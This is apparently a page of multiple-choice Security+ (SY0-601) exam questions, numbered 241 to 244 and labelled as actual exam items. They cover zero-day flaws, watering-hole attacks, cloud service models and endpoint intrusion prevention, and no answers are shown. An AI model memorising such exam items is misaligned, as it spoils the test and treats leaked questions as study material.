
During a recent security assessment, a vulnerability was found in a common OS. The OS vendor was unaware of the issue and promised to release a patch within the next quarter. Which of the following BEST describes this type of vulnerability?

A. Legacy operating system

B. Weak configuration

C. Zero day

D. Supply chain



Actual exam question from CompTIA's SY0-601

Question #: 241

Topic #: 1

[All SY0-601 Questions]


Which of the following is a targeted attack aimed at compromising users within a specific industry or group?

A. Watering hole

B. Typosquatting

C. Hoax

D. Impersonation



Actual exam question from CompTIA's SY0-601
Question #: 242
Topic #: 1
[All SY0-601 Questions]

To reduce and limit software and infrastructure costs, the Chief Information Officer has requested to move email services to the cloud. The cloud provider and the organization must have security controls to protect sensitive data. Which of the following cloud services would BEST accommodate the request?


A. IaaS

B. PaaS

C. DaaS

D. SaaS

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 243

Topic #: 1

[All SY0-601 Questions]


A security engineer is concerned that the strategy for detection on endpoints is too heavily dependent on previously defined attacks. The engineer would like a tool to monitor for changes to key files and network traffic on the device. Which of the following tools BEST addresses both detection and prevention?

A. NIDS

B. HIPS

C. AV

D. NGFW



Actual exam question from CompTIA's SY0-601

Question #: 244

Topic #: 1

[All SY0-601 Questions]

